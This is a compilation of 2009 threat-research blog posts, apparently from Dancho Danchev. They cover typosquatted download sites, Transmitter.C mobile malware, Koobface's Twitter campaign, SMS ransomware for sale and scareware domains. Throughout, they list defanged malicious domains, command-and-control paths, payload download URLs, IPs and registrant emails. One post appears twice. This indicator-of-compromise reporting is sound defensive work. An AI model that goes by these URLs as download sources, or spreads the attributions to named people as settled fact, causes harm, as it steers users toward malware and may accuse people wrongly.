emule-2008 .net

emule-proyect .info

emulenet .net

iexplorer-full .info

iphonefull .com

javaruntime .net

lyrics2 .me

malware-bytes .info

mediaplayer-full .info

mediaplayer-plus .info

mesengerplus .org

messenger-9 .net

messenger-plus .net

messenger-soft .info

375

moviemaker-plus .info

msn-messenger-9 .net

msn-messenger-9 .org

nero-2008 .com

nerohome .net

nod-32 .net

nod32-net .info

office2007-ful l.info

openoffice-plus .info

photoscape-plus .info

photoscapesoft .info

pspvideo9 .info

sorpresor .com

spybotsearch-full .info

utorrent-net .info

virtualdj-soft .info

vlc-full .info

vvinrar .com

376

vvinrar .info

winamp-2009 .net

winamp .ws

windows-movie-maker .info

winrar-2008 .com

wiinzip .info

cdburnerxpsoft .info

www-emule .us

ultradefrag .us

bearflix .us

guitar-pro .us

messenger-2009 .us

emule-telecharger .us

aresnet .us

377

emulenet .us

emulepro .us

nerohome .us

vvinrar .us

aresfull .us

avastt .us

biaze .us

e-bitdefender .us

e-bitorrent .us

378

e-mule .us

flrefox .us

messengerhome .us

utorent .us

utorren .us

winzipp .us

cccpcodecs .org

ares-2008 .org

pdf-creator .org

limevvire .org

mesengerplus .org

w-ares .org

w-emule .org

www-3gpconverter .org

www-advanced .org

www-emule .org

www-messenger .org

www-realplayer .org

www-windowsmediaplayer .org

ares-3 .org

ares-net .org

chroome .org

emule-pro .org

messenger-msn-9 .org

379

A similar [6]fraudulent Google AdWords scheme was exposed and taken care of in January. The fraudster back

then was using a legitimate third-party revenue sharing toolbar installation program which was bundled within

the legitimate software. In **Soletto Group, S.A's** case they aim to cut any intermediaries on their way to generate profit.

Rapidswitch Ltd has been informed of **Soletto Group, S.A's** [7]brandjacking activities.

This post has been reproduced from [8]Dancho Danchev's blog.

1. http://www.lavasoft.com/mylavasoft/securitycenter/blog/all/200902

2. http://www.avertlabs.com/research/blog/index.php/2009/01/23/pay-to-install-free-software/

3. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

4. http://800notes.com/Phone.aspx/1-800-448-2755

5. http://torrentfreak.com/bittorrent-scam-shutdown-after-sms-regulations-breach-090127/

6. http://ddanchev.blogspot.com/2009/01/exposing-fraudulent-google-adwords.html

7. http://blogs.zdnet.com/security/?p=1240

8. http://ddanchev.blogspot.com/

380

Transmitter.C Mobile Malware in the Wild (2009-07-08 20:02)

A

currently

spreading

[1]mobile

malware

known

as

Transmitter.C

(**sexySpace.sisx;**

MD5:

3e9b026a92583c77e7360cd2206fbfcd), has [2]brandjacked a legitimate application in an attempt to infect the

initial number of devices that would later on further disseminate it by aggressively SMS-ing messaged to the web site hosting it - **megac1jck .com** (64.22.120.235) Email: weijiang198@hotmail.com.

Upon execution it drops the following files in an attempt to infect S60 3rd Edition devices:

" *c _sys\bin\Installer _0x20026CA6.exe"-"c:\sys\bin\Inst aller _0x20026CA6.exe", FR, RI, RW*

"c _sys\bin\AcsServer.exe"- "c:\sysextbackslashbin\AcsServer.exe", FR, RI

"c _private\101f875a\import\[20026 CA5].rsc"- "c:\private\101f875a\i mport\[20026CA5].rsc"

What’s sad is that just like the majority of mobile malware incidents, this one is also digitally signed using a certificate issued by Symbian to the name of **XinZhongLi Kemao Co. Ltd** or vendor name "Play Boy".

381

The sample (**Sexy Space** or **SYMBOS _YXES. *B***) has been distributed to vendors, and the ISP hosting it has been informed.

Related posts:

[3]Proof of Concept Symbian Malware Courtesy of the Academic World

[4]Commercializing Mobile Malware

[5]Mobile Malware Scam iSexPlayer Wants Your Money

[6]SMS Ransomware Source Code Now Offered for Sale

[7]3rd SMS Ransomware Variant Offered for Sale

This post has been reproduced from [8]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3713

2. http://www.netqin.com/english/mobile-malware-report.jsp

3. http://ddanchev.blogspot.com/2006/11/proof-of-concept-symbian-malware.html

4. http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware_18.html

5. http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html

6. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

7. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

8. http://ddanchev.blogspot.com/

Dissecting Koobface Worm’s Twitter Campaign (2009-07-15 16:49)

My "[1]fan club" is at it again - abusing Web 2.0 in an automated fashion. A new Koobface variant, modified by a

[2]Cyrillic-aware cybercriminal going under the handle of "[3]floppy" – it has also been injected within legitimate sites – has started [4]using Twitter as a distribution channel for the group as of last week.

Hundreds of users infected with Koobface and using Twitter, are now automatically tweeting links to their fol-

lowers in an attempt by the Koobface gang – evidence on my fan club’s involvement keeps popping up like

mushrooms – to abuse the much more insecure micro-blogging service in comparison with their original traffic

acquisition Facebook, where they had to adapt and [5]outsource the CAPTCHA-solving process.

383

The Twitter campaign is different in the sense that the Koobface serving URLs generate random strings in an attempt to defeat [6]generic detection which is still possible due to the [7]template-ization of malware serving sites.

The Koobface serving links themselves are a combination of purely malicious and compromised legitimate web sites, serving a slightly modified fake YouTube page, and using a well known – maintained by the fan club – [8]command and control/redirector domains (**119.110.107 .137/redirectsoft/go/tw.php**; **61.235.117**

.71/redirectsoft/go/tw.php) found in their previous campaigns. This particular campaign provided factual evidence on the direct connection

between the group and several [9]Twitter, LinkedIn and Scribd malware campaigns, where scareware and Koobface

variants were served.

The following is a complete list of the Koobface URLs used in the Twitter campaign:

64.37.106 .170/myfilm/

66.206.9 .169/privateaction/index.php

asachi.evolink .ro/bestdvd/

aspompierul.zzl .org/freeperformans/

aspompierul.zzl .org/publicclips/

bit.ly/ w4ITQ

bodegasjalisco .com/bestfilms/

brentsmusic .com/publicaction/

cadcam.tecnoceram .it/privatedvd/

carolslinks .com/fantastictube/

caruso89.netsons .org/bestaction/

celaneotest.fun-domain .com/uncensoredvids/

chaps.com .my/besttube/

chriscubed .com/cooldemonstration/

costafarilya .com/extrimetv/

cubman32.net .ua/extrimevids/

dalaa3.110mb .com/extrimeaction/

deathschildren .com/extrimeclips/

divya.com .au/megatube/

download.rmes .ru/uncensoredclip/

dplive.webserwer .pl/besttv/

dramat.ilive .ro/extrimeclips/

filipicsr .biz/youtube/

flaviusrize .com/uncensoredclips/index.php

gandhiinternational. in/extrimetv/

igorbrasil .com/freetv/

itprospecialists .com/cooldvd/

kawalkimp3.yoyo .pl/yourtv/

kuzmi4.110mb .com/yourshow/index.php

lemujeme .cz/myshow/

lepk.yoyo .pl/privatevids/

matt.freehost .pl/privatefilms/

nataly.org .ua/extrimedemonstration/

oceanacompany .com/bestvids/

oceanacompany .com/yourshow/

piuk-chow .dk/megafilms/

promo-door .ru/mymovie/

reprographic .co.in/fantasticaction/

reprographic .co.in/megaperformans/

rksrouby .cz/funnyaction/

sekurpaslanmaz .com/amaizingdvd/

385

sekurpaslanmaz .com/bestfilms/

siam9 .com/bestfilms/

siam9 .com/coolclip/

siam9 .com/publicmovies/

skywebupload.freeweb7 .com/funnyclips/

srbijafest .org/privatefilm/

subject.freehost .pl/extrimefilms/

subject.freehost .pl/publicvids/

supreeme .com/megademonstration/

teatrall.dramat.ilive .ro/extrimeclips/

386

tenminutemedia .com/funnyclip/

thegoodhand .com/yourmovie/

thelambda.php5 .cz/privatemovies/

tinyurl .com/l48o9v

webxtreme.evolink .ro/uncensoredtube/

wiedzmin06.lua .pl/myvids/

xpertfill.com .mx/megafilm/

yarentextil .com/funnyvideo/

yasarturu.com .tr/yourvideo/

zoomtox .com/youtube/

Interestingly, I was able to take a peek at the statistics used exclusively for the Twitter campaign on two of the command and control/redirectors domains maintained by the gang. The results? Thankfully, pretty modest as you

can see in the attached screenshots.

387

What all of these URLs have in common are the [10]Koobface command and control/redirector (**r-d-cgpay-**

090709 .com/go/tw.php) domains that they point to, including several new additions prior to their original ones described in previous posts.

Command and control domains sharing the same IPs - 98.143.159.138; 78.110.175.15; 61.235.117.71;

119.110.107.137:

upr0306 .com - Email: bigvillyxxx@gmail.com

red-dir-cgpay-0307 .com

cgpay-re-230609 .com

r-d-cgpay-090709 .com

rjulythree .com

trisem .com - Email: 2009polevandrey@mail.ru

uprtrishest .com - Email: 2009polevandrey@mail.ru

uthreejuly .com

rd040609-cgpay .net

newcounters .cn - Email: madarkipun@yandex.ru

rd040609-cgpay .net

r2606 .com

er20090515 .com

redir2404 .com

wn20090504 .com - Email: bigvillyxxx@gmail.com

redir0705 .com

redir0805 .com

er20090515 .com

388

On the these very same [11]command and control domains, we can also also seen [12]Koobface worm’s captcha7.dll

component in action:

rd040609-cgpay .net/cap/?a=get &i=1 &v=7

upr0306 .com/cap/?a=get &i=2 &v=7

rjulythree .com/cap/?a=get &i=3 &v=7

uthreejuly .com/cap/?a=get &i=4 &v=7

er20090515 .com/cap/?a=get &i=0 &v=7

In this particular case, obtaining the CAPTCHA image from **nua06032009 .biz/cap/temp** - 218.93.202.50 Email: kfmnmkswrnkcxlgpfdxb68@gmail.com.

A [13]complete list of command and control domains courtesy of FireEye, is once again emphasizing on the

fact that the Koobface gang may be aware of each and every malicious traffic acquisition tactic there is, but has centralized their infrastructure making it easy to deal with it.

Who’s providing them with the hosting infrastructure?

218.93.202.50 - China Beijing Chinanet Jiangsu Province Network

98.143.159.138 - United States Los Angeles Oc3 Networks & Web Solutions Llc

78.110.175.15 - Russian Federation Limit-surehost-ip/UK Dedicated Servers Limited

61.235.117.71 - China Shenzhen China Railcom Guangdong Shenzhen Subbranch

119.110.107.137 - Malaysia Kuala Lumpur Tm Net Sdn Bhd

Compared to the money they make out of scareware, since they diversify on multiple revenue-generation

fronts, they money they pay for the anti-abuse hosting looks like pocket change.

Related posts:

[14]Dissecting the Koobface Worm’s December Campaign

[15]Dissecting the Latest Koobface Facebook Campaign

[16]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [23]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

2. http://en.wikipedia.org/wiki/Cyrillic_alphabet

3. http://img386.imageshack.us/img386/2569/phpinjected.jpg

4. http://status.twitter.com/post/138789881/koobface-malware-attack

5. http://blogs.zdnet.com/security/?p=1835

6. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

7. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

8. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

9. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

10. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

11. http://threatinfo.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_TINY.WRE&VSect=T

12. http://blogs.technet.com/mmpc/archive/2009/03/10/anti-social-networking.aspx

13. http://blog.fireeye.com/research/2009/06/killing-the-beastpart-ii.html

14. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

15. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

16. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

23. http://ddanchev.blogspot.com/

390

4th SMS Ransomware Variant Offered for Sale (2009-07-16 18:48)

Locking down an infected Windows-based host and demanding a premium rate SMS message for the unlock code

([1]SMS Ransomware Source Code Now Offered for Sale; [2]New ransomware locks PCs, demands premium SMS for

removal; [3]3rd SMS Ransomware Variant Offered for Sale), is slowly [4]becoming a trend, that despite its current geographical prevalence evident in Russia, it could easily become an international issue due to the [5]cost-effective localization services available on demand these days.

Yet another SMS-based ransomware variant is offered for sale ($10), making this the 3rd such variant avail-

able for purchase during the past couple of months. The author appears to be a Moscow-based opportunist, clearly interested in making a quick buck and lacking any long-term ambitions - at least for the time being. Despite that the message and the visual interface can be changed on request, the default version is once again insisting that Microsoft locked down this copy of Windows because it detected it as pirated copy, and in order to unlock it the user has to send an SMS in order to receive the unlock code.

What bothers me is not the potential "spread-ibility" of his campaigns that is if he turns into a user of his own code, but how easily and cost-effectively his customers can push the ransomware to a huge number of already

infected malware hosts.

This post has been reproduced from [6]Dancho Danchev's blog.

391

1. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

2. http://blogs.zdnet.com/security/?p=3197

3. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

4. http://ddanchev.blogspot.com/2009/07/legitimate-software-typosquatted-in-sms.html

5. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

6. http://ddanchev.blogspot.com/

392

From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts (2009-07-16 22:57)

Could a dysfunctional abuse department facilitate cybercrime? Appreciate my rhetoric with an emphasis on Layered Technologies, Inc.

Exactly one month ago, [1]the Ukrainian gang that I’ve been extensively monitoring due to their apparent in-

volvement in literally each and every malware campaign targeting Web 2.0 properties – that’s of course next to

[2]the Koobface connection in general – intensified their [3]automatic abuse of Twitter, Scribd and LinkedIn using plain simple social engineering tactics.

393

Since the campaign seems to be ongoing, it’s time to spill some coffee on their latest scareware domains, see how the campaign’s quality degraded upon notifying the affected parties, and emphasize on the fact that since Layered Technologies, Inc. abuse department wasn’t available for comment prior to this post, the Ukrainian "fan club"

continues using their services.

Bogus Twitter accounts serving scareware part of their campaign:

twitter .com/carmenelectrapn

twitter .com/LilKimUncensord

394

twitter .com/KimKardashian11

twitter .com/KateWinsletNude

twitter .com/DeniseRichardsK

twitter .com/KendraWilkinso1

twitter .com/CHristinaRicciN

twitter .com/Shakira _nude

twitter .com/BritneySpears11

twitter .com/PamelaAnderson0

twitter .com/kimkardashian3

twitter .com/BritneySpearse

twitter .com/LindsayLohannn

twitter .com/KatieHolmesNud

twitter .com/LilKimUncensord

twitter .com/britneyspearst

twitter .com/LindsayLohanee

twitter .com/JenniferLovew

twitter .com/AnnaFarisNnude

twitter .com/MileyCyrusnud

twitter .com/carmenelectrasx

twitter .com/adulttrishstrat

395

As in previous campaign, their redirectors continue working – excluding **oymomahon .com** which is down – and serving newly typosquatted scareware domains. For instance **showmealltube .com/fathulla/13.html** (64.92.170.135; 216.32.83.110) which is exclusively used on all the bogus accounts redirects to **myhealtharea .cn/in.cgi?14**

(64.92.170.135; 216.32.83.110), again Layered Technologies, Inc.

The same goes for the second domain, **delshikandco .com/paqi-video/30.html** (216.32.83.104) Email:

alexeyvas@safe-mail.net ([4]multiple scareware domains registered under the same email) as well as [5]an-

other redirector maintained by them used in previous campaign, **ntlligent .info/tds/in.cgi** (72.232.163.171) also both hosted at Layered Technologies, Inc..

396

The new scareware domains used in the first redirection:

nusecurityshields .com - 91.213.29.252 - [6]FakeAlert-WinwebSecurity.gen

besecurepctrue .com

wesecurepcs .com

securityverpcs .com

allsecuredpcshields .com

myrealsecuritys .com

realsecurityspot .com

allentruesecurity .com

The second redirection leads to **thetubesmovie .com/xplaymovie.php?id=40012** - 216.240.143.7 - Email:

queeziegl@gmail.com where onlinemovies.40012.exe ([7]Trojan.Crypt.ZPACK.Gen) is served, which upon exe-

cution phones back to **myart-gallery .com/senm.php?data=** (64.27.5.202) Email: jnthndnl@gmail.com; **robert-art**

.com/senm.php?data= (66.199.229.229) Email: robesha@gmail.com; and **superarthome .com/senm.php?data=**

(216.240.146.119) Email: chucjack@gmail.com. Yet another redirector at **showmeall-tube-xx .com/xtube.htm** -

78.159.98.70 - Email: crashtestdanger@mail.ru attempts to download more scareware from **showmeall-tube-xx**

.com/setup.exe - [8]Trojan:Win32/Winwebsec.

Parked on 216.240.143.7 are also:

go-go-tube.com - Email: consanch@gmail.com

thetubesmovie.com - Email: queeziegl@gmail.com

tubessite.com - Email: roberkimb@gmail.com

besttubetech.com - Email: tashcham@gmail.com

supertubetop.com - Email: queeziegl@gmail.com

yourtubetop.com - Email: tashcham@gmail.com

greattubetop.com - Email: roberkimb@gmail.com

fllcorp.com

my-tube-dot.com - Email: consanch@gmail.com

The newly registered Scribd and LinkedIn accounts also point to these very same domains. Bogus Scribd accounts –

approximately a thousand – participating in the campaign:

scribd .com/Eva _Mendes %20naked

scribd .com/Kim _Kardashian %20sex %20tape %20free

scribd .com/Nude %20wrestling

scribd .com/KimKardashianSex %20Tape

scribd .com/BritneySpears %20Sex %20Tape

scribd .com/HollyMadison _Naked

scribd .com/Free %20Animal %20Sex %20Videos

scribd.com/BritneySpearsCircus

scribd .com/Emma %20Watson %20kissingsomeone

scribd .com/Paris %20Hilton %20 %20sex %20tape

scribd .com/Ellen %20degeneresgay

scribd .com/Gallery %20of %20Lindsay _Lohan

scribd .com/Amy _Smart %20nude

scribd .com/Stacy _Keibler %20in %20a %20bikini

398

scribd .com/Jennifer %20Aniston %20sexiest1

scribd .com/HelenMirren %20nudity

scribd .com/Vida _Guerra %20butt

scribd .com/Paris %20Hilton %20in %20bed

scribd .com/Paris %20Hilton %20sex %20video

scribd .com/Paris %20Hilton %20 %20movie

scribd .com/ParisHiltonnaked1

scribd .com/Jessica %20Rabbitadult

scribd .com/Maria _Kanellis %20playboy

scribd .com/Anna _Nicole _uncensored

scribd .com/Kim+Kardashian %20sex %20video

scribd .com/keeleyhazellsextape

scribd .com/Britney-Spears-womanizer2

scribd .com/BRITNEY %20SPEARS %20DESNUDA %201

scribd.com/Age %20of %20EmmaWatson

scribd .com/JenniferLopez %20desnuda

scribd .com/BritneySpears %20comix

scribd .com/MUJERES %20NEGRAS %20DESNUDAS %201

scribd .com/John %20Cena’s %20 %20dick

scribd .com/Hilary %20Duff %20naked %201

399

scribd .com/MaribelGuardia %20desnuda

scribd .com/Jessica %20Simpsonnude

scribd .com/Amanda-Bynes-nip-slip1

scribd .com/Tara-Reid-desnuda1

scribd .com/Jessica %20Albanude

scribd .com/Mujeres %20famosas %20 %20desnudas

scribd .com/AngelinaJolie %20Naked

scribd .com/Lindsay _Lohan %20naked

scribd .com/Niurka _Marcos %20desnuda

scribd .com/FOTOS %20DE %20MARIBEL %20GUARDIA %20DESNUDA

scribd .com/INGRID %20CORONADO %20DESNUDA %201

scribd .com/NINEL %20CONDE %20DESNUDA1

400

scribd .com/Paris %20Hilton %20movie %201

scribd .com/Free %20Kim %20Kardashian %20 %20Sex %20 %20Tape

scribd .com/Pamela %20anderson %20nude

scribd .com/Vanessa-Williams-Penthouse-pictorial2

scribd .com/Natalie %20Portman %20sunbathing %201

scribd .com/Anne %20Hathaway %20naked %201

scribd .com/Stacy _Keibler %20nude

scribd .com/Scarlett _Johansson %20galleryx

401

Bogus LinkedIn accounts participating in the campaign:

linkedin .com/pub/anneliese-van-der-pol-nude/14/150/371

linkedin .com/pub/disney-s-raven-symone-nude/14/150/604

linkedin .com/pub/jennifer-love-hewitt/13/ab6/396

linkedin .com/pub/free-nude-celebs/14/6b/65b

linkedin .com/in/nudetubee

linkedin .com/in/nudepics2

linkedin .com/in/freenudecelebrities1

linkedin .com/in/nudecelebrities1

linkedin .com/in/nudephotos1

linkedin .com/pub/nude-art/14/6b/6a

The statistics from two of the bit.ly URLs showcase how the campaign scaled due to the number of bogus ac-

counts, and they virtually disappeared upon notifying the affected parties which removed the accounts in less than an hour. The gang keeps making a point that I made a while ago - a single group can dominate the entire Web 2.0

threatscape, automatically if they want to.

This post has been reproduced from [9]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

2. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

3. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

4. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

5. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

6.

http://www.virustotal.com/analisis/49f8ac4364da6e2257cd8460f81aa1d8065d40b10c84069b56efccf7c0b74f84-12476

80720

7.

http://www.virustotal.com/analisis/27ad4a8657e529984925cd214e3ec39e3e8a7cc0b10407783a2c934537f444e2-12476

402

73746

8.

http://www.virustotal.com/analisis/e1c8322997d927b9736bba975db81afda38b992a5138d73e010fe246d5c9c818-12476

73596

9. http://ddanchev.blogspot.com/

Koobface - Come Out, Come Out, Wherever You Are (2009-07-22 11:09)

UPDATE2: New binaries are hosted at **web.reg .md/1/[1]pdrv.exe**; **web.reg .md/1/[2]pp.10.exe** and at **web.reg**

.md/1/[3]fb.49.exe.

UPDATE: The Koobface gang is [4]upgrading the command and control infrastructure in response to the positive ROI out of the takedown activities. This of course doesn’t mean that enough evidence on "who’s who" behind Koobface and a huge percentage of the currently active malware campaigns targeting Web 2.0 properties hasn’t been

gathered already.

404

Especially now that it’s apparent we know each other’s names. A recent Koobface update includes the following

message: (thanks to TrendMicro for pinging me) :

We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) for the help in bug fixing,

researches and documentation for our software.

The ROI of several abuse notices during the weekend, quick response from [5]China’s CERT which took care of

61.235.117.71 (thanks Patrick!), and Oc3 Networks & Web Solutions Llc abuse team which took care of the Koobface activity at **98.143.159.138** – **cgpay-re-230609 .com** still responds to the IP – looks pretty positive and managed to 405

increase the opportunity cost for the Koobface gang since it caused them some troubles during the weekend.

With [6]Koobface worm’s Twitter campaign currently in a stand by mode due to the publicity it attracted, as

well as the fact that the central redirection points used in the campaign are down, let’s assess the current Koobface hosting infrastructure, with an emphasis on [7]UKSERVERS-MNT (AS42831) which stopped responding to abuse

notifications as of Sunday.

How did the Koobface gang/fan club responded to the downtime anyway? By introducing several new domains, and

parking them at **78.110.175.15** - [8]UKSERVERS-MNT (AS42831), whose abuse department remains unreachable

ever since.

406

Following the first abuse notice sent to UKSERVERS-MNT the company temporarily closed the account (**78.110.175.15**) of the "customer", then brought it back online. Asked why, they responded that the "customer" claimed he’s been compromised and that he needs to clean up the mess and secure the server. In reality that means " *give us some time to smoothly update DNS records and migrate operations now that all of our command and control locations are offline*".

Since they presumed I don’t take lying personally, half an hour later I checked again and the Koobface com-

mand and control servers were operational again. The company forwarded the responsibility to the customer and

said they closed down the account.

407

However, what the Koobface gang did was to register a new domain and use it as Koobface C &C again parked at the same IP, which remains active - **zaebalinax .com** Email: krotreal@gmail.com - 78.110.175.15 - in particular **zaebalinax**

.com/the/?pid=14010 which is redirecting to the Koobface botnet. Two more domains were also registered and parked there, **u15jul .com** and **umidsummer .com** - Email: 2009polevandrey@mail.ru which remain in stand by mode at least for the time being.

Upon execution the Koobface binary phones back to **upr0306 .com/achcheck.php**; **upr0306 .com/ld/gen.php**

(78.110.175.15) and attempts to download **upload.octopus-multimedia .be/1/pdrv.exe**;

upload.octopus-

multimedia .be/1/pp.10.exe.

UKSERVERS-MNT (AS42831) is also known with its connections to **gumblar.cn** malware campaigns, as well as

having hosted a domain (**supernerd.org**) part of a [9]Photobucket malvertising campaign.

Related posts:

[10]Dissecting Koobface Worm’s Twitter Campaign

[11]Dissecting the Koobface Worm’s December Campaign

[12]Dissecting the Latest Koobface Facebook Campaign

[13]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [14]Dancho Danchev’s blog.

1.

http://www.virustotal.com/analisis/fd92d6bcd6322d1d279454f10acc99f30395c9825989a43a267a586bd000f5c2-12486

99948

2.

http://www.virustotal.com/analisis/c30bf906ff6f9c1b7c2b4469c25f280eb45dddecefb7926584c456d74d1d10ec-12486

99993

3.

http://www.virustotal.com/analisis/cd9706c08442a239e556
8fd18d973dabbfd51a997329a5c9eda3cb1c2ac0fb92-
12487

00053

4. http://blog.trendmicro.com/new-koobface-upgrade-
makes-it-takedown-proof/

5. http://www.cert.org.cn/english_web/overview.htm

408

6. http://ddanchev.blogspot.com/2009/07/dissecting-
koobface-worms-twitter.html

7. http://www.ukservers.com/

8. http://www.google.com/safebrowsing/diagnostic?
site=AS:42831

9.
http://msmvps.com/blogs/spywaresucks/archive/2008/11/18
/1654421.aspx

10. http://ddanchev.blogspot.com/2009/07/dissecting-
koobface-worms-twitter.html

11. http://ddanchev.blogspot.com/2008/12/dissecting-
koobface-worms-december.html

12. http://ddanchev.blogspot.com/2008/11/dissecting-
latest-koobface-facebook.html

13. http://ddanchev.blogspot.com/2008/12/koobface-gang-
mixing-social-engineering.html

14. http://ddanchev.blogspot.com/

409

Koobface - Come Out, Come Out, Wherever You Are (2009-07-22 11:09)

UPDATE2: New binaries are hosted at **web.reg .md/1/[1]pdrv.exe**; **web.reg .md/1/[2]pp.10.exe** and at **web.reg**

.md/1/[3]fb.49.exe.

UPDATE: The Koobface gang is [4]upgrading the command and control infrastructure in response to the positive ROI out of the takedown activities. This of course doesn't mean that enough evidence on "who's who" behind Koobface and a huge percentage of the currently active malware campaigns targeting Web 2.0 properties hasn't been

gathered already.

410

Especially now that it's apparent we know each other's names. A recent Koobface update includes the following

message: (thanks to TrendMicro for pinging me) :

We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) for the help in bug fixing,

researches and documentation for our software.

The ROI of several abuse notices during the weekend, quick response from [5]China’s CERT which took care of

61.235.117.71 (thanks Patrick!), and Oc3 Networks & Web Solutions Llc abuse team which took care of the Koobface activity at **98.143.159.138** – **cgpay-re-230609 .com** still responds to the IP – looks pretty positive and managed to 411

increase the opportunity cost for the Koobface gang since it caused them some troubles during the weekend.

With [6]Koobface worm’s Twitter campaign currently in a stand by mode due to the publicity it attracted, as

well as the fact that the central redirection points used in the campaign are down, let’s assess the current Koobface hosting infrastructure, with an emphasis on [7]UKSERVERS-MNT (AS42831) which stopped responding to abuse

notifications as of Sunday.

How did the Koobface gang/fan club responded to the downtime anyway? By introducing several new domains, and

parking them at **78.110.175.15** - [8]UKSERVERS-MNT (AS42831), whose abuse department remains unreachable

ever since.

412

Following the first abuse notice sent to UKSERVERS-MNT the company temporarily closed the account (**78.110.175.15**) of the "customer", then brought it back online. Asked why, they responded that the "customer" claimed he’s been compromised and that he needs to clean up the mess and secure the server. In reality that means " *give us some time to smoothly update DNS records and migrate operations now that all of our command and control locations are offline*".

Since they presumed I don’t take lying personally, half an hour later I checked again and the Koobface com-

mand and control servers were operational again. The company forwarded the responsibility to the customer and

said they closed down the account.

413

However, what the Koobface gang did was to register a new domain and use it as Koobface C &C again parked at the same IP, which remains active - **zaebalinax .com** Email: krotreal@gmail.com - 78.110.175.15 - in particular **zaebalinax**

.com/the/?pid=14010 which is redirecting to the Koobface botnet. Two more domains were also registered and parked there, **u15jul .com** and **umidsummer .com** - Email: 2009polevandrey@mail.ru which remain in stand by mode at least for the time being.

Upon execution the Koobface binary phones back to **upr0306 .com/achcheck.php**; **upr0306 .com/ld/gen.php**

(78.110.175.15) and attempts to download **upload.octopus-multimedia .be/1/pdrv.exe**;

upload.octopus-

multimedia .be/1/pp.10.exe.

UKSERVERS-MNT (AS42831) is also known with its connections to **gumblar.cn** malware campaigns, as well as

having hosted a domain (**supernerd.org**) part of a [9]Photobucket malvertising campaign.

Related posts:

[10]Dissecting Koobface Worm’s Twitter Campaign

[11]Dissecting the Koobface Worm’s December Campaign

[12]Dissecting the Latest Koobface Facebook Campaign

[13]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [14]Dancho Danchev’s blog.

1.

http://www.virustotal.com/analisis/fd92d6bcd6322d1d279454f10acc99f30395c9825989a43a267a586bd000f5c2-12486

99948

2.

http://www.virustotal.com/analisis/c30bf906ff6f9c1b7c2b4469c25f280eb45dddecefb7926584c456d74d1d10ec-12486

99993

3.

http://www.virustotal.com/analisis/cd9706c08442a239e556
8fd18d973dabbfd51a997329a5c9eda3cb1c2ac0fb92-
12487

00053

4. http://blog.trendmicro.com/new-koobface-upgrade-
makes-it-takedown-proof/

5. http://www.cert.org.cn/english_web/overview.htm

414

6. http://ddanchev.blogspot.com/2009/07/dissecting-
koobface-worms-twitter.html

7. http://www.ukservers.com/

8. http://www.google.com/safebrowsing/diagnostic?
site=AS:42831

9.
http://msmvps.com/blogs/spywaresucks/archive/2008/11/18
/1654421.aspx

10. http://ddanchev.blogspot.com/2009/07/dissecting-
koobface-worms-twitter.html

11. http://ddanchev.blogspot.com/2008/12/dissecting-
koobface-worms-december.html

12. http://ddanchev.blogspot.com/2008/11/dissecting-
latest-koobface-facebook.html

13. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

14. http://ddanchev.blogspot.com/

415

A Diverse Portfolio of Fake Security Software - Part Twenty Three (2009-07-27 17:59)

Part twenty three of the diverse portfolio of fake security software series, will once again summarize the scareware domains currently in circulation, delivered through the usual channels - blackhat SEO, compromises of legitimate web sites, comment spam and bogus adult web sites, with an emphasis on a yet another bogus company acting as a

front-end to an affiliate network - **AK Network Commerce Ltd**.

Scareware remains the dominant monetization tactic applied by cybercriminals automatically abusing Web 2.0

properties.

416

The latest scareware domains are as follows:

scanyourcomputeronlinev1 .com - 78.46.251.41; 83.133.126.155; 91.212.107.5; 94.102.48.29; 78.46.251.41 - Email: info@chinainindia.org.in

